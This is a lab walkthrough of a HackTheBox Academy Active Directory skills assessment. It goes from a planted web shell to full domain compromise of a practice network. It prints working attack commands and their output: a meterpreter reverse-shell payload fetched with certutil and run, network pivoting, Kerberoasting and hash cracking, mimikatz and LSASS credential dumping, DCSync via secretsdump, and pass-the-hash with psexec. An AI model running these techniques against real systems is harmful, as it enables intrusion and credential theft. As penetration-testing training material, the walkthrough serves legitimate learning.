

# AD Enumeration & Attacks - I

## Scenario

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials: `admin:My_W3bsH3ll_P@ssw0rd!`) in place for us to start from in the `/uploads` directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

## Enumeration - As SYSTEM on external web server

- Setting up meterpreter reverse shell

```
- Create a meterpreter reverse shell and connecting it to our host
- Our host
```

```
msfvenom -p windows/x64/meterpreter_reverse_tcp
lhost=10.10.16.13 -f exe -o pivot.exe LPORT=5000
```

```
python -m http.server
```

```
msfconsole -q
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lhost 0.0.0.0
set lport 5000
run
```

```

- Target window hosts
mkdir C:\tools
certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe"
C:\tools\pivot.exe

C:\tools\pivot.exe

```

The screenshot shows a terminal window with two main sections. The left section is a webshell session titled 'Welcome to Antak - A Webshell which utilizes PowerShell'. It shows the user running 'mkdir C:\tools' and then 'certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe" C:\tools\pivot.exe'. The right section shows a python http.server process running on port 8000, receiving GET requests for /pivot.exe from 10.129.101.9. Below the terminal, there are buttons for 'Submit', 'Browse...', 'No file selected.', 'Upload the File', 'Encode and Execute', and 'Download'.

```

Welcome to Antak - A Webshell which utilizes PowerShell
Use help for more details.
Use clear to clear the screen.
PS> mkdir C:\tools

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/15/2024   6:12 PM             tools

PS> certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe" C:\tools\pivot.exe
**** Online ****
000000 ...
032a00
CertUtil: -URLCache command completed successfully.

ot]-[~/Desktop/htb/notes/HTB_academy/exercis
e_related/active_directory/skills_2] ing it to
[*]$ python -m http.server

reverse top three
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.101.9 - - [16/May/2024 11:12:34] "GET /pivot.exe HTTP/1.1" 200 -
10.129.101.9 - - [16/May/2024 11:12:40] "GET /pivot.exe HTTP/1.1" 200 -
^[[
reverse top
000

[*] Meterpreter session 1 opened (10.10.16.13:5000 -> 10.129.101.9:49697) at 2024-05-16 11:13:21 +1000
(Meterpreter 1)(C:\windows\system32\inetsrv)
> getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\windows\system32\inetsrv)
>

```

- Pivoting to the webserver

- Our host

```

sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up
ifconfig
./proxy -selfcert

```

-> After running agent.exe

```

ifconfig
sudo ip route add 172.16.6.0/24 dev ligolo

```

- On meterpreter

```

upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent.exe

```

shell

C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert

- Background the shell process

```
(Meterpreter 1)(C:\tools) > shell
Process 1028 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
time="2024-05-15T18:26:11-07:00" level=warning msg="warning, certificate validation disabled"
time="2024-05-15T18:26:11-07:00" level=info msg="Connection established" addr="10.10.16.13:11601"
^Z
Background channel 3? [y/N] y
(Meterpreter 1)(C:\tools) >
```

```
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » ifconfig
```

Interface 0	
Name	Ethernet1
Hardware MAC	00:50:56:94:7f:5e
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::c0b3:c19e:f810:8055/64
IPv4 Address	172.16.6.100/16

- Enumerate using bloodhound

- Upload tools we might need

upload ~/Desktop/htb/tools/windows\_ad/ADRecon.ps1

upload ~/Desktop/htb/tools/windows\_ad/PowerView.ps1

upload ~/Desktop/htb/tools/windows\_ad/Rubeus.exe

upload ~/Desktop/htb/tools/windows\_ad/SharpHound.exe

- Running bloodhound

.\SharpHound.exe -c All --zipfilename ILFREIGHT

-> Uploading file

-> target windows side

```
wget "http://10.10.16.13:8000/" -outfile "Inveigh.ps1"
```

```
certutil -urlcache -split -f  
"http://10.10.16.13:8000/PSUpload.ps1"  
Import-Module .\PSUpload.ps1
```

```
Invoke-FileUpload -Uri http://10.10.16.13:8000/upload -  
File C:\tools\20240515184457_ILFREIGHT.zip
```

-> Our side

```
python -m http.server
```


```
python -m uploadserver
```

- Examining result through bloodhound


```
sudo neo4j start
```

```
./bloodhound --in-process-gpu
```

-> upload file



-> The user Tpetty has DCSync rights, so we are interested in this user.



-> Lots of user we can Kerberoast, but the svc\_sql seems the most interesting, as it is an database service account, so we'll to Kerberoast it.

## Exploitation / Lateral movement - Kerberoast

- Performing Kerberoast

- Kerberoast using Rubeus

.\Rubeus.exe kerberoast /user:svc\_sql /nowrap

hashcat -m 13100 svc\_sql /usr/share/wordlists/rockyou.txt

```
[*] SamAccountName      : svc_sql
[*] DistinguishedName  : CN=svc_sql,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : MSSQLSvc/SQL01.inlanefreight.local:1433
[*] PwdLastSet          : 3/30/2022 2:14:52 AM
[*] Supported ETYPES    : RC4_HMAC_DEFAULT
[*] Hash                : $krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREIGHT.LOCAL*$11604e6594c7769b15d9ab3b09861f5bd6ac247b828906a32f25721e2fd884960a1d3f6b2b82403dde687648d409c46c002d1fe335f1799cddd51048206543cd55ddaa4727a8eaaa05de2301826cb870214bfa848baf9183197c61fac4cebf4e924489bde5b1b0bad3ca22fbbcb8a6a6036bb3f80048eb92b4c470299c469cb7c2b99ec7004dd9216ff8ca07206035a1595eafe9ae3a719142ea2c01648e097f7b26a73f871cd088db21135185f4c36c66c205da0834e1efc393d68fa032b0bfbcb6a8639e95769e143bb27b5ddb6ae608fb8855783c9ae30d6f8e0e10769e8e182ad15db148fd94948cdf3280c6ad89fa4259042c42a4e5579b45d65a63c4a28f57cb4e04585bd5ceee2c18c5aaaaefbf54b490a0c614897f15c98539e88d02fc014356ff9339620ea9091f37e838f9f77a5ce8b036aa314853d2e9125682b639bfff12ab21435d2763a1bc0c2c95c1369218591e79f59092d48d9498d242aeb058ddf2c40af2fae3eb722f33ec790ecf4e4282bbac2ab8539ad1e080b6cfb4b99ed5c4c812603c3824de90bb5a6f38ba7aff071c14493938cf3ac2fca22b663ab7a349060d937ced4eb396776113617625b8ad799642ce009753a2334efb664d3cf61abedcb568bf1ecb51a0fcfb97719887ee54c1cbde8e7579ef68b047b34743217c8ab858ac9b73a00a01e48b89e1eb87cda2c964d8e70aaa63224e7a4f87d150244cb6d9d54194063b3465a7ad6b838d6625292b748217709d155b0db3d1c1eb6d8f5037d73346d702f5c07af4ea1bbeceee81f98d8bd06e625fef21886c91d162a0271728ede62f101e494c795b7ce01b006e507a4ff917c8ac76c19af5e8d781533b8f6a2ffc21ab27e77c5733e89e0c84a317cd5963bbb0ee2e910c84b965f6bdd3aa46322a95017f1bfdaeddae29286c5d5c3fd5e482f17bacaff578f0978864d5353bc741e6cda29aaf9cc5c53c4e74ce5a889fb6f1361ba9b186ed74df5005e47d965abba687ee3013dbe46c5062e82ed0caed8fca942529b564bf9739c8c0ff1e7a547c5cb62385fc7e2392eee03b3432b1475ae9aa5540dd050d307d249b6bfd39d3e1e7dbdf52bf0ebf35bf7231c9bb0daa0c74ed45c4223c356cc20c68942a3ff9ad6bf8148b557bfff4146d483e7a5d10a095f9fc238468ddf278f167941f55afd95759f4699123f85dccc3a53c1e162669c6618f31665ea0dd2c0824bf7c5a8cd2430ce305cf51e7d608d1daa896e94da0ef607710511cce1dcc9e7b674b0d2dd33f49516b68e6747dfdb3ed97abcb40cbcf9e80de8a79c4cc0802b45b64192983579168922690a7b41b4811b135a2958c393ab1b45c9c6fe0e585d5747c1841b42eee388b9520bcac4a2f7f2306f6e3259b4c8745851b19cafdf15962bf1e0e4f0a4a8e1aaa7d40b4ff468eb23a01e2d1ebd9f93378addae718c558a8d7276325db978bfe8f49de35f491b0b7922b621736765172e85dc5de36299851fd3a38197c66138e584e8b66a9e327c718666e6df978900bf074b42312b72e9
```

[\*]\$ hashcat -m 13100 svc\_sql\_tgs /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting

```
[*]$ hashcat -m 13100 svc_sql_tgs /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*svc_sql$INLANEFREIGHT.LOCAL$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREIGHT.LOCAL*$11604e6594c7769b15d9ab3b09861f5bd6ac247b828906a32f25721e2fd884960a1d3f6b2b82403dde687648d409c46c002d1fe335f1799cddd51048206543cd55ddaa4727a8eaaa05de2301826cb870214bfa848baf9183197c61fac4cebf4e924489bde5b1b0bad3ca22fbbcb8a6a6036bb3f80048eb92b4c470299c469cb7c2b99ec7004dd9216ff8ca07206035a1595eafe9ae3a719142ea2c01648e097f7b26a73f871cd088db21135185f4c36c66c205da0834e1efc393d68fa032b0bfbcb6a8639e95769e143bb27b5ddb6ae608fb8855783c9ae30d6f8e0e10769e8e182ad15db148fd94948cdf3280c6ad89fa4259042c42a4e5579b45d65a63c4a28f57cb4e04585bd5ceee2c18c5aaaaefbf54b490a0c614b97f15c98539e88d02fc014356ff9339620ea9091f37e838f9f77a5ce8b036aa314853d2e9125682b639bfff12ab21435d2763a1bc0c2c95c1369218591e79f59092d48d9498d242aeb058ddf2c40af2fae3eb722f33ec790ecf4e4282bbac2ab8539ad1e080b6cfb4b99ed5c4c812603c3824de90bb5a6f38ba7aff071c14493938cf3ac2fca22b663ab7a349060d937ced4eb396776113617625b8ad799642ce009753a2334efb664d3cf61abedcb568bf1ecb51a0fcfb97719887ee54c1cbde8e7579ef68b047b34743217c8ab858ac9b73a00a01e48b89e1eb87cda2c964d8e70aaa63224e7a4f87d150244cb6d9d54194063b3465a7ad6b838d6625292b748217709d155b0db3d1c1eb6d8f5037d73346d702f5c07af4ea1bbeceee81f98d8bd06e625fef21886c91d162a0271728ede62f101e494c795b7ce01b006e507a4ff917c8ac76c19af5e8d781533b8f6a2ffc21ab27e77c5733e89e0c84a317cd5963bbb0ee2e910c84b965f6bdd3aa46322a95017f1bfdaeddae29286c5d5c3fd5e482f17bacaff578f0978864d5353bcb741e6cda29aaf9cc5c53c4e74ce5a889fb6f1361ba9b186ed74df5005e47d965abba687ee3013dbe46c5062e82ed0caed8fca942529b564bf9739c8c0ff1e7a547c5cb62385fc7e2392eee03b3432b1475ae9aa5540dd050d307d249b6bfd39d3e1e7dbfd52bf0ebf35bf7231c9bb0daa0c74ed45c4223c356cc20c68942a3ff9ad66bf8148b557bfff4146d483e7a5d10a095f9fc238468ddf278f167941f55afd95759f4699123f85dccc3a53c1e162669c6618f31665ea0dd2c0824bf7c5a8cd2430ce305cf51e7d608d1daa896e94da0ef607710511cce1dcc9e7b674b0d2dd33f49516b68e6747dfdb3ed97abcb40cbcf9e80de8a79c4cc0802b45b64192983579168922690a7b41b4811b135a2958c393ab1b45c9c6fe0e585d5747c1841b42eee388b9520bcac4a2f7f2306f6e3259b4c8745851b19cafdf15962bf1e0e4f0a4a8e1aaa7d40b4ff468eb23a01e2d1ebd9f93378addae718c558a8d7276325db978bfe8f49de35f491b0b7922b621736765172e85dc5de36299851fd3a38197c66138e584e8b66a9e327c718666e6df978900bf074b42312b72e9: lucky7
```

-> Obtained credentials svc\_sql:lucky7


Enumeration / Information Gathering - as svc\_sql

- We'll first attempt to perform some enumeration on the windows host first and see how we can exploit the svc\_sql user we obtained.
  - Hopefully we can land ourselves on MS01, but we don't know where that host is.
- Nmap and pings

```
- fping active check
fping -asgq 172.16.6.0/24

- nmap scans
sudo nmap -v -sC -sV -iL hosts.txt -oN initial_ad_enum
    -> Seems like ping is ignored, so removing scripts scan and ping

sudo nmap -v -sC -sV -Pn -iL hosts.txt -oN initial_ad_enum
    -> also can't scan and are ignoring, so we disable default
scripts.
```



```
[*]$ fping -asgq 172.16.6.0/24
172.16.6.3
172.16.6.3 : duplicate for [0], 64 bytes, 595 ms
172.16.6.50
```

- Enumeration on local windows machine

```
- Using arp -a
arp -a

- Enumerating domain controller and related info
wmic ntdomain get
Caption,Description,DnsForestName,DomainName,DomainControllerAddress
```

```
Interface: 172.16.6.100 --- 0x70.0
Internet Address      Physical Address      Type
172.16.6.3            00-50-56-94-68-f9    dynamic
172.16.6.50           00-50-56-94-e6-ba    dynamic
172.16.255.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
```

```
PS C:\tools> wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress
ss
wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress
Caption      Description      DnsForestName      DomainControllerAddress      DomainName
WEB-WIN01    WEB-WIN01
INLANEFREIGHT INLANEFREIGHT  INLANEFREIGHT.LOCAL \\172.16.6.3      INLANEFREIGHT
```

- Enumeration on 172.16.6.50

```
- Going to the server
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:svc_sql /p:lucky7 /v:172.16.6.50 /tls-seclevel:0
/timeout:80000
```

```
- Creating a reverse shell for a more convenient environment
```

```
> Our Linux host
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=172.16.6.100 -f
exe -o rev_rdp.exe LPORT=1235
```

```
msfconsole -q
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lhost 0.0.0.0
set lport 5001
run
```

```
-> On pivot tool
```

```
listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:8000 --tcp
```

```
listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:5001 --tcp
```



```

-> On target windows
mkdir C:\tools

cd C:\tools

wget "http://172.16.6.100:1234/rev_rdp.exe" -outfile
"rev_rdp.exe"
.\rev_rdp.exe

- local enumeration
net localgroup administrators

hostname

```

```

C:\tools>hostname
hostname
MS01

```

```

C:\tools>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator [username] /ad
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\svc_sql
The command completed successfully.

```

-> Confirmed that we are local admin on MS01

## Exploitation / Lateral Movement - Password dumping on MS01

- Dumping SAM and LSASS

```

- Using impacket for SYSTEM on MS01 and creating meterpreter
psexec.py inlanefreight/svc_sql:lucky7@172.16.6.50

cd C:\tools
.\rev_rdp.exe

```

- Dumping passwords with mimikatz

hashdump

load kiwi

lsa\_dump\_sam

lsa\_dump\_secrets

creds\_all

-> ALternative method 1 (dumping database manually)

reg.exe save hklm\sam C:\sam.save

reg.exe save hklm\sam C:\system.save

reg.exe save hklm\sam C:\security.save

PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll,

MiniDump <lsass\_pid> C:\lsass.dmp full

- Set Meterpreter timeout to be a large value, like 9999

- Download files through Meterpreter.

```
(Meterpreter 2)(C:\tools) > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
(Meterpreter 2)(C:\tools) > creds_all
```

[+] Running as SYSTEM

[\*] Retrieving all credentials

msv credentials

=====

Username	Domain	NTLM	SHA1	DPAPI
MS01\$	INLANEFREIGHT	cd4639aa339c2658e d0005055bad5c9a	117550f88864698f1c 9d0c51b4169e083d36 ce2a	
MS01\$	INLANEFREIGHT	ecfe27900016073ff fef1bb4b2132bb2	678b71f548a76f72cc 3d2058121cf71ae896 c310	
svc_sql	INLANEFREIGHT	dc3ba1d16d82ac977 eea8c22c5de3f82	c052c598aaed303e20 658a4a6341320867d8 dcc4	32d87218d6331c60d8 448418e504b7df
tpetty	INLANEFREIGHT	fd37b6fec570cada bb319cebf9e3a3a	38afea42a5e2822047 4839558f073979645a 1192	da2ec07551ab1602b7 468db08b41e3b2


```
Secret : DefaultPassword=====
cur/text: Sup3rS3cur3D0m@inU2eR
```

# NTLM Hash Generator

Input String

Sup3rS3cur3D0m@inU2eR

☒ Auto

 Generate

 File..

Output Text

FD37B6FEC5704CADABB319CEBF9E3A3A

-> Obtained the credentials tpetty:Sup3rS3cur3D0m@inU2eR

## Privilege Escalation - Domain Compromise

- Confirmation of DCSync Privilege

- Getting naming context for the domain using ldapsearch (for querying ACL later)

```
ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts
```

- Confirming DCSync privilege for user tpetty

```
Import-Module .\PowerView.ps1
```

```
Get-DomainUser -Identity tpetty |select  
samaccountname,objectsid,memberof,useraccountcontrol |fl
```

```
$sid= "S-1-5-21-2270287766-1317258649-2146029398-4607"
```

```
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {  
($_.ObjectAceType -match 'Replication-Get')} | ?{$_SecurityIdentifier -  
match $sid} |select AceQualifier, ObjectDN,  
ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
```

```
[*]$ ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts  
# extended LDIF  
#  
# LDAPv3  
# base <> (default) with scope baseObject  
# filter: (objectclass=*)  
# requesting: namingcontexts  
#  
#  
dn:  
namingcontexts: DC=INLANEFREIGHT,DC=LOCAL  
namingcontexts: CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL  
namingcontexts: CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL  
namingcontexts: DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL  
namingcontexts: DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL
```

```
PS C:\tools> Import-Module .\PowerView.ps1  
Import-Module .\PowerView.ps1  
PS C:\tools> Get-DomainUser -Identity tpetty |select samaccountname,objectsid,memberof,useraccountcontrol |fl  
Get-DomainUser -Identity tpetty |select samaccountname,objectsid,memberof,useraccountcontrol |fl  
samaccountname : tpetty  
objectsid : S-1-5-21-2270287766-1317258649-2146029398-4607  
memberof :  
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
```

```
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} | select AceQualifier, ObjectDN, ActiveDirectoryRights, SecurityIdentifier, ObjectAceType | fl
```

AceQualifier	: AccessAllowed
ObjectDN	: DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights	: ExtendedRight
SecurityIdentifier	: S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType	: DS-Replication-Get-Changes-In-Filtered-Set
AceQualifier	: AccessAllowed
ObjectDN	: DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights	: ExtendedRight
SecurityIdentifier	: S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType	: DS-Replication-Get-Changes
AceQualifier	: AccessAllowed
ObjectDN	: DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights	: ExtendedRight
SecurityIdentifier	: S-1-5-21-2270287766-1317258649-2146029398-4607
ObjectAceType	: DS-Replication-Get-Changes-All

-> This confirms the finding in Bloodhound, we can proceed with DCSync.

- Performing DCSync

- Looking at users in the domain admin group  
net localgroup Administrators /domain

- Gain the hash of domain admin  
secretsdump.py -outputfile da\_hash -just-dc-user Administrator  
inlanefeight.local/tpetty@172.16.6.3

```

PS C:\tools> net localgroup Administrators /domain
net localgroup Administrators /domain
The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

Alias name      Administrators] /ad
Comment        Administrators have complete and unrestricted access to the computer/
domain
Members

-----
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.

```

```

[*]$ secretsdump.py -outputfile da_hash -just-dc-user Administrator inlanefeight.local/tpetty@172.16.6.3
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra
Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:a76102a5617bffb1ea84ba0052767992823fd414697e81151f7de21bb41b1857
Administrator:aes128-cts-hmac-sha1-96:69e27df2550c5c270eca1d8ce5c46230
Administrator:des-cbc-md5:c2d9c892f2e6f2dc
[*] Cleaning up...

```

- Getting flag from domain controller

```

psexec.py inlanefreight/Administrator@172.16.6.3 -hashes
:27dedb1dab4d8545c6e1c66fba077da0

```

```

more C:\users\Administrator\Desktop\flag.txt

```

```

C:\Windows\system32> more C:\users\Administrator\Desktop\flag.txt
r3plication_m@st3r!

```